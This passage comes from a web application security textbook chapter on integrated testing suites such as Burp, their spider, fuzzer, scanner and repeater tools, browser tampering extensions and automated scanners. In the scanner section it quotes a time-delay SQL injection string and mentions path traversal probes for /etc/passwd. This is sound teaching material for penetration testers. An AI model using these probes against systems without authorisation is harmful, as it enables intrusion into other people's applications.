
Several of these problems are addressed in integrated testing suites by sharing data between the intercepting proxy and spider components. This enables you to use the target application in the normal way, with all requests being processed by the proxy and passed to the spider for further analysis. Any unusual mechanisms for navigation, authentication, and session handling are thereby taken care of by your browser and your actions. This enables the spider to build a detailed picture of the application's contents under your fine-grained control. This user-directed spidering technique is described in detail in Chapter 4. Having assembled as much information as possible, the spider can then be launched to investigate further under its own steam, potentially discovering additional content and functionality.

The following features are commonly implemented within web application spiders:


- Automatic update of the site map with URLs accessed via the intercepting proxy.
- Passive spidering of content processed by the proxy, by parsing it for links and adding these to the site map without actually requesting them (see Figure 20-7).
- Presentation of discovered content in table and tree form, with the facility to search these results.
- Fine-grained control over the scope of automated spidering. This enables you to specify which hostnames, IP addresses, directory paths, file types,

and other items the spider should request to focus on a particular area of functionality. You should prevent the spider from following inappropriate links either within or outside of the target application's infrastructure. This feature is also essential to avoid spidering powerful functionality such as administrative interfaces, which may cause dangerous side effects such as the deletion of user accounts. It is also useful to prevent the spider from requesting the logout function, thereby invalidating its own session.

- Automatic parsing of HTML forms, scripts, comments, and images, and analysis of these within the site map.
- Parsing of JavaScript content for URLs and resource names. Even if a full JavaScript engine is not implemented, this function often enables a spider to discover the targets of JavaScript-based navigation, because these usually appear in literal form within the script.
- Automatic and user-guided submission of forms with suitable parameters (see Figure 20-8).
- Detection of customized File Not Found responses. Many applications respond with an HTTP 200 message when an invalid resource is requested. If spiders are unable to recognize this, the resulting content map will contain false positives.
- Checking for the `robots.txt` file, which is intended to provide a blacklist of URLs that should not be spidered, but that an attacking spider can use to discover additional content.
- Automatic retrieval of the root of all enumerated directories. This can be useful to check for directory listings or default content (see Chapter 17).
- Automatic processing and use of cookies issued by the application to enable spidering to be performed in the context of an authenticated session.
- Automatic testing of session dependence of individual pages. This involves requesting each page both with and without any cookies that have been received. If the same content is retrieved, the page does not require a session or authentication. This can be useful when probing for some kinds of access control flaws (see Chapter 8).
- Automatic use of the correct `Referer` header when issuing requests. Some applications may check the contents of this header, and this function ensures that the spider behaves as much as possible like an ordinary browser.
- Control of other HTTP headers used in automated spidering.
- Control over the speed and order of automated spider requests to avoid overwhelming the target and, if necessary, behave in a stealthy manner.



**Figure 20-7:** The results of passive application spidering, where items in gray have been identified passively but not yet requested




**Figure 20-8:** Burp Spider prompting for user guidance when submitting forms

## Web Application Fuzzers

Although it is possible to perform a successful attack using only manual techniques, to become a truly accomplished web application hacker, you need to automate your attacks to enhance their speed and effectiveness. Chapter 14

described in detail the different ways in which automation can be used in customized attacks. Most test suites include functions that leverage automation to facilitate various common tasks. Here are some commonly implemented features:

- Manually configured probing for common vulnerabilities. This function enables you to control precisely which attack strings are used and how they are incorporated into requests. Then you can review the results to identify any unusual or anomalous responses that merit further investigation.
- A set of built-in attack payloads and versatile functions to generate arbitrary payloads in user-defined ways — for example, based on malformed encoding, character substitution, brute force, and data retrieved in a previous attack.
- The ability to save attack results and response data to use in reports or incorporate into further attacks.
- Customizable functions for viewing and analyzing responses — for example, based on the appearance of specific expressions or the attack payload itself (see Figure 20-9).
- Functions for extracting useful data from the application's responses — for example, by parsing the username and password fields in a My Details page. This can be useful when you are exploiting various vulnerabilities, including flaws in session-handling and access controls.



**Figure 20-9:** The results of a fuzzing exercise using Burp Intruder

## Web Vulnerability Scanners


Some integrated testing suites include functions to scan for common web application vulnerabilities. The scanning that is performed falls into two categories:

- *Passive scanning* involves monitoring the requests and responses passing through the local proxy to identify vulnerabilities such as cleartext password submission, cookie misconfiguration, and cross-domain Referer leakage. You can perform this type of scanning noninvasively with any application that you visit with your browser. This feature is often useful when scoping out a penetration testing engagement. It gives you a feel for the application's security posture in relation to these kinds of vulnerabilities.
- *Active scanning* involves sending new requests to the target application to probe for vulnerabilities such as cross-site scripting, HTTP header injection, and file path traversal. Like any other active testing, this type of scanning is potentially dangerous and should be carried out only with the consent of the application owner.

The vulnerability scanners included within testing suites are more user-driven than the standalone scanners discussed later in this chapter. Instead of just providing a start URL and leaving the scanner to crawl and test the application, the user can guide the scanner around the application, control precisely which requests are scanned, and receive real-time feedback about individual requests. Here are some typical ways to use the scanning function within an integrated testing suite:

- After manually mapping an application's contents, you can select interesting areas of functionality within the site map and send these to be scanned. This lets you target your available time into scanning the most critical areas and receive the results from these areas more quickly.
- When manually testing individual requests, you can supplement your efforts by scanning each specific request as you are testing it. This gives you nearly instant feedback about common vulnerabilities for that request, which can guide and optimize your manual testing.
- You can use the automated spidering tool to crawl the entire application and then scan all the discovered content. This emulates the basic behavior of a standalone web scanner.
- In Burp Suite, you can enable live scanning as you browse. This lets you guide the scanner's coverage using your browser and receive quick feedback about each request you make, without needing to manually identify the requests you want to scan. Figure 20-10 shows the results of a live scanning exercise.






**Figure 20-10:** The results of live scanning as you browse with Burp Scanner

Although the scanners in integrated testing suites are designed to be used in a different way than standalone scanners, in some cases the core scanning engine is highly capable and compares favorably with those of the leading standalone scanners, as described later in this chapter.

## Manual Request Tools

The manual request component of the integrated testing suites provides the basic facility to issue a single request and view its response. Although simple, this function is often beneficial when you are probing a tentative vulnerability and need to reissue the same request manually several times, tweaking elements of the request to determine the effect on the application's behavior. Of course, you could perform this task using a standalone tool such as Netcat, but having the

function built in to the suite means that you can quickly retrieve an interesting request from another component (proxy, spider, or fuzzer) for manual investigation. It also means that the manual request tool benefits from the various shared functions implemented within the suite, such as HTML rendering, support for upstream proxies and authentication, and automatic updating of the `Content-Length` header. Figure 20-11 shows a request being reissued manually.



**Figure 20-11:** A request being reissued manually using Burp Repeater

The following features are often implemented within manual request tools:


- Integration with other suite components, and the ability to refer any request to and from other components for further investigation
- A history of all requests and responses, keeping a full record of all manual requests for further review, and enabling a previously modified request to be retrieved for further analysis



- A multitabbed interface, letting you work on several different items at once
- The ability to automatically follow redirections

## Session Token Analyzers

Some testing suites include functions to analyze the randomness properties of session cookies and other tokens used within the application where there is a need for unpredictability. Burp Sequencer is a powerful tool that performs standard statistical tests for randomness on an arbitrarily sized sample of tokens and provides fine-grained results in an accessible format. Burp Sequencer is shown in Figure 20-12 and is described in more detail in Chapter 7.




**Figure 20-12:** Using Burp Sequencer to test the randomness properties of an application's session token

## ***Shared Functions and Utilities***

In addition to their core tool components, integrated test suites provide a wealth of other value-added features that address specific needs that arise when you are attacking a web application and that enable the other tools to work in unusual situations. The following features are implemented by the different suites:

- Analysis of HTTP message structure, including parsing of headers and request parameters, and unpacking of common serialization formats (see Figure 20-13)
- Rendering of HTML content in responses as it would appear within the browser
- The ability to display and edit messages in text and hexadecimal form
- Search functions within all requests and responses
- Automatic updating of the HTTP `Content-Length` header following any manual editing of message contents
- Built-in encoders and decoders for various schemes, enabling quick analysis of application data in cookies and other parameters
- A function to compare two responses and highlight the differences
- Features for automated content discovery and attack surface analysis
- The ability to save to disk the current testing session and retrieve saved sessions
- Support for upstream web proxies and SOCKS proxies, enabling you to chain together different tools or access an application via the proxy server used by your organization or ISP
- Features to handle application sessions, login, and request tokens, allowing you to continue using manual and automated techniques when faced with unusual or highly defensive session-handling mechanisms
- In-tool support for HTTP authentication methods, enabling you to use all the suite's features in environments where these are used, such as corporate LANs
- Support for client SSL certificates, enabling you to attack applications that employ these
- Handling of the more obscure features of HTTP, such as `gzip` content encoding, chunked transfer encoding, and status 100 interim responses
- Extensibility, enabling the built-in functionality to be modified and extended in arbitrary ways by third-party code
- The ability to schedule common tasks, such as spidering and scanning, allowing you to start the working day asleep

- Persistent configuration of tool options, enabling a particular setup to be resumed on the next execution of the suite
- Platform independence, enabling the tools to run on all popular operating systems



**Figure 20-13:** Requests and responses can be analyzed into their HTTP structure and parameters

## Testing Work Flow

Figure 20-14 shows a typical work flow for using an integrated testing suite. The key steps involved in each element of the testing are described in detail throughout this book and are collated in the methodology set out in Chapter 21. The work flow described here shows how the different components of the testing suite fit into that methodology.


In this work flow, you drive the overall testing process using your browser. As you browse the application via the intercepting proxy, the suite compiles two key repositories of information:

- The *proxy history* records every request and response passing through the proxy.
- The *site map* records all discovered items in a directory tree view of the target.

(Note that in both cases, the default display filters may hide from view some items that are not normally of interest when testing.)

As described in Chapter 4, as you browse the application, the testing suite typically performs passive spidering of discovered content. This updates the site map with all requests passing through the proxy. It also adds items that have

been identified based on the contents of responses passing through the proxy (by parsing links, forms, scripts, and so on). After you have manually mapped the application's visible content using your browser, you may additionally use the Spider and Content Discovery functions to actively probe the application for additional content. The outputs from these tools are also added to the site map.



**Figure 20-14:** A typical work flow for using an integrated testing suite

When you have mapped the application's content and functionality, you can assess its attack surface. This is the set of functionality and requests that warrants closer inspection in an attempt to find and exploit vulnerabilities.

When testing for vulnerabilities, you typically select items from the proxy interception window, proxy history, or site map, and send these to other tools within the suite to perform specific tasks. As we have described, you can use the fuzzing tool to probe for input-based vulnerabilities and deliver other attacks such as harvesting sensitive information. You can use the vulnerability scanner to automatically check for common vulnerabilities, using both passive and

active techniques. You can use the token analyzer tool to test the randomness properties of session cookies and other tokens. And you can use the request repeater to modify and reissue an individual request repeatedly to probe for vulnerabilities or exploit bugs you have already discovered. Often you will pass individual items back and forth between these different tools. For example, you may select an interesting item from a fuzzing attack, or an issue reported by the vulnerability scanner, and pass this to the request repeater to verify the vulnerability or refine an exploit.

For many types of vulnerabilities, you will typically need to go back to your browser to investigate an issue further, confirm whether an apparent vulnerability is genuine, or test a working exploit. For example, having found a cross-site scripting flaw using the vulnerability scanner or request repeater, you may paste the resulting URL back into your browser to confirm that your proof-of-concept exploit is executed. When testing possible access control bugs, you may view the results of particular requests in your current browser session to confirm the results within a specific user context. If you discover a SQL injection flaw that can be used to extract large amounts of information, you might revert to your browser as the most useful location to display the results.

You should not regard the work flow described here as in any way rigid or restrictive. In many situations, you may test for bugs by entering unexpected input directly into your browser or into the proxy interception window. Some bugs may be immediately evident in requests and responses without the need to involve any more attack-focused tools. You may bring in other tools for particular purposes. You also may combine the components of the testing suite in innovative ways that are not described here and maybe were not even envisioned by the tool's author. Integrated testing suites are hugely powerful creations, with numerous interrelated features. The more creative you can be when using them, the more likely you are to discover the most obscure vulnerabilities!

## Alternatives to the Intercepting Proxy

One item that you should always have available in your toolkit is an alternative to the usual proxy-based tools for the rare situations in which they cannot be used. Such situations typically arise when you need to use some nonstandard authentication method to access the application, either directly or via a corporate proxy, or where the application uses an unusual client SSL certificate or browser extension. In these cases, because an intercepting proxy interrupts the HTTP connection between client and server, you may find that the tool prevents you from using some or all of the application's functionality.

The standard alternative approach in these situations is to use an in-browser tool to monitor and manipulate the HTTP requests generated by your browser. It remains the case that everything that occurs on the client, and all data submitted to the server, is in principle under your full control. If you so desired, you could write your own fully customized browser to perform any task you


required. What these browser extensions do is provide a quick and easy way to instrument the functionality of a standard browser without interfering with the network-layer communications between the browser and server. This approach therefore enables you to submit arbitrary requests to the application while allowing the browser to use its normal means of communicating with the problematic application.

Numerous extensions are available for both Internet Explorer and Firefox that implement broadly similar functionality. We will illustrate one example of each. We recommend that you experiment with various options to find the one that best suits you.

You should note that the functionality of the existing browser extensions is very limited in comparison to the main tool suites. They do not perform any spidering, fuzzing, or vulnerability scanning, and you are restricted to working completely manually. Nevertheless, in situations where you are forced to use them, they will enable you to perform a comprehensive attack on your target that would not be possible using only a standard browser.

### ***Tamper Data***


Tamper Data, shown in Figure 20-15, is an extension to the Firefox browser. Anytime you submit a form, Tamper Data displays a pop-up showing all the request details, including HTTP headers and parameters, which you can view and modify.



**Figure 20-15:** Tamper Data lets you modify HTTP request details within Firefox

***TamperIE***

TamperIE, shown in Figure 20-16, implements essentially the same functionality within the Internet Explorer browser as Tamper Data does on Firefox.



**Figure 20-16:** TamperIE lets you modify HTTP request details within Internet Explorer

## Standalone Vulnerability Scanners

A number of different tools exist for performing completely automated vulnerability scans of web applications. These scanners have the benefit of being able to test a large amount of functionality in a relatively short time. In a typical application they often can identify a variety of important vulnerabilities.

Standalone web application vulnerability scanners automate several of the techniques we have described in this book, including application spidering, discovery of default and common content, and probing for common vulnerabilities. Having mapped the application's content, the scanner works through its functionality, submitting a range of test strings within each parameter of each request, and analyzes the application's responses for signatures of common vulnerabilities. The scanner produces a report describing each of the vulnerabilities it has discovered. This report usually includes the specific request and response that the application used to diagnose each reported vulnerability, enabling a knowledgeable user to manually investigate and confirm the bug's existence.

A key requirement when you are deciding whether and when to use a vulnerability scanner is to understand the inherent strengths and weaknesses of these types of tools and the challenges that need to be addressed in the course of developing them. These considerations also affect how you can effectively make use of an automated scanner and how to interpret and rely on its results.



## Vulnerabilities Detected by Scanners

Several categories of common vulnerabilities can be detected by scanners with a degree of reliability. These are vulnerabilities with a fairly standard signature. In some cases, the signature exists within the application's normal requests and responses. In other cases, the scanner sends a crafted request designed to trigger the signature if the vulnerability is present. If the signature appears in the application's response to the request, the scanner infers that the vulnerability is present.

Here are some examples of vulnerabilities that can be detected in this way:

- Reflected cross-site scripting vulnerabilities arise when user-supplied input is echoed in the application's responses without appropriate sanitization. Automated scanners typically send test strings containing HTML markup and search the responses for these strings, enabling them to detect many of these flaws.
- Some SQL injection vulnerabilities can be detected via a signature. For example, submitting a single quotation mark may result in an ODBC error message, or submitting the string `' ; waitfor delay '0:0:30'--` may result in a time delay.
- Some path traversal vulnerabilities can be detected by submitting a traversal sequence targeting a known file such as `win.ini` or `/etc/passwd` and searching the response for the appearance of this file.
- Some command injection vulnerabilities can be detected by injecting a command that causes a time delay or echoes a specific string into the application's response.
- Straightforward directory listings can be identified by requesting the directory path and looking for a response containing text that looks like a directory listing.
- Vulnerabilities such as cleartext password submission, liberally scoped cookies, and forms with autocomplete enabled can be reliably detected by reviewing the normal requests and responses the application makes.
- Items not linked from the main published content, such as backup files and source files, can often be discovered by requesting each enumerated resource with a different file extension.

In many of these cases, some instances of the same category of vulnerability cannot be reliably detected using a standard attack string and signature. For example, with many input-based vulnerabilities, the application implements some rudimentary input validation that can be circumvented using crafted input. The usual attack strings may be blocked or sanitized; however, a skilled attacker can probe the input validation in place and discover a bypass to it. In other cases,



a vulnerability may be triggered by standard strings but may not result in the expected signature. For example, many SQL injection attacks do not result in any data or error messages being returned to the user, and a path traversal vulnerability may not result in the contents of the targeted file being directly returned in the application's response. In some of these cases, a sophisticated scanner may still be able to identify the vulnerability, or at least note some anomalous behavior for manual investigation, but this is not feasible in all cases.

